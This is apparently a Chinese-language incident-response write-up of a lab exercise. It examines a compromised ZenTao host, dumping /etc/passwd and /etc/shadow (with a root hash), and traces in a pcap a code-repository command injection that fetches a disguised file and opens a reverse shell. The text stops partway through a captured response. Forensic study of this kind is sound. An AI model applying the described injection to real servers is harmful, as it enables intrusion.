第九章-NOP团队dmz-A
信息收集

先查看当前目录下的文件信息,发现了apt.pcap文件,下载到桌面

同时查看.bash_history文件,发现有一些操作信息,下载到桌面

检查根目录文件信息
检查mnt和tmp目录没有信息

查看opt文件夹看有什么程序,发现了一个工具ZenTao.18.0.beta1禅道

然后在漏洞库查了这个版本的存在漏洞,有SQL注入的漏洞, /convert-importNotice-db.html路径 dbName参数 SQL注入漏洞 ,以及**命令注入漏洞CVE-2020-13765,对SCM字段可以注入任意系统命令 ,这个字段一般在对zentao的代码库进行编辑的界面,**那么分析pat.pcap的时候就主动观察和是否有SQL注入和在SCM字段注入的行为

初步看有一个奇怪的文件夹它奇怪的命名gj,所有者还是nobody,而且它的权限齐肩root权限了,下载到桌面
查看用户信息,发现一个新建用户debian(这里以及后面对计划任务的检查是基于我先入为主认为这个是受害靶机,其实这个是攻击机,上面的算是对受害机的排查了,所以这里下面的操作其实没必要 )
bash
root@ip-10-0-10-2:/# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
unscd:x:105:109::/var/lib/unscd:/usr/sbin/nologin
ntp:x:106:112::/nonexistent:/usr/sbin/nologin
sshd:x:107:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
debian:x:1000:1000:Debian:/home/debian:/bin/bash
查看shadow和sudoers文件都正常
bash
root@ip-10-0-10-2:/# cat /etc/shadow
root:$6$BL36mYNQ9wcXREjd$O3xJ.HHoPbUasYw41DLlAU4..sE/eFQpH88kWntcvdUYY1GS7fnVkW46MI9AaAkw3aLftUaLbT8no2.uoXxdS/:19734:0:99999:7:::
daemon:*:19314:0:99999:7:::
bin:*:19314:0:99999:7:::
sys:*:19314:0:99999:7:::
sync:*:19314:0:99999:7:::
games:*:19314:0:99999:7:::
man:*:19314:0:99999:7:::
lp:*:19314:0:99999:7:::
mail:*:19314:0:99999:7:::
news:*:19314:0:99999:7:::
uucp:*:19314:0:99999:7:::
proxy:*:19314:0:99999:7:::
www-data:*:19314:0:99999:7:::
backup:*:19314:0:99999:7:::
list:*:19314:0:99999:7:::
irc:*:19314:0:99999:7:::
gnats:*:19314:0:99999:7:::
nobody:*:19314:0:99999:7:::
_apt:*:19314:0:99999:7:::
systemd-timesync:*:19314:0:99999:7:::
systemd-network:*:19314:0:99999:7:::
systemd-resolve:*:19314:0:99999:7:::
messagebus:*:19314:0:99999:7:::
unscd:*:19314:0:99999:7:::
ntp:*:19314:0:99999:7:::
sshd:*:19314:0:99999:7:::
systemd-coredump:!!:19322::::::
debian:!:19734:0:99999:7:::
bash
root@ip-10-0-10-2:/# cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
查看计划任务正常
bash
root@ip-10-0-10-2:/etc# cat crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )

查看家目录下的用户,只有一个debian,而且也没有什么可疑文件之类的,查看了环境变量文件也没有可疑注入情况

查看进程,正常
查看网络连接情况

(这里的检查是基于我先入为主认为这个是受害靶机,其实这个是攻击机,上面的算是对受害机的排查了,所以这里的操作其实没必要 )
那么就是主要着重分析apt.pcap,opt下的gj文件夹,以及新建用户debian 的作用
对apt.pcap文件的分析
查看分析apt.pcap

先是主机正常的访问zentao的操作,然后ip192.168.100.12对本机ip 192.168.100.14进行目录爆破扫描,
用root账户尝试登录,但是返回包显示密码错误

后面ip 192.168.100.12、192.168.100.19以及192.168.100.22多次请求验证码和创建代码仓库123和编辑代码仓库123

并且在对创建的123仓库进行编辑请求中在client字段注入系统命令,这里是在黑客主机上下载了一个文件favion.ico并在bash上运行
被害主机下载了文件之后的这个返回包中,发现了受害机执行了一个反弹shell与黑客主机192.168.100.22在8888端口建立了会话
bash
e&)mTEo5b@@ddPh/K^s
@fHTTP/1.1 200 OK
Date: Fri, 12 Jan 2024 05:39:19 GMT
Server: Apache/2.4.57 (Debian)
Last-Modified: Fri, 12 Jan 2024 05:27:14 GMT
ETag: "49-60eb8eab2bf68"
Accept-Ranges: bytes
Content-Length: 73
Content-Type: image/vnd.microsoft.icon

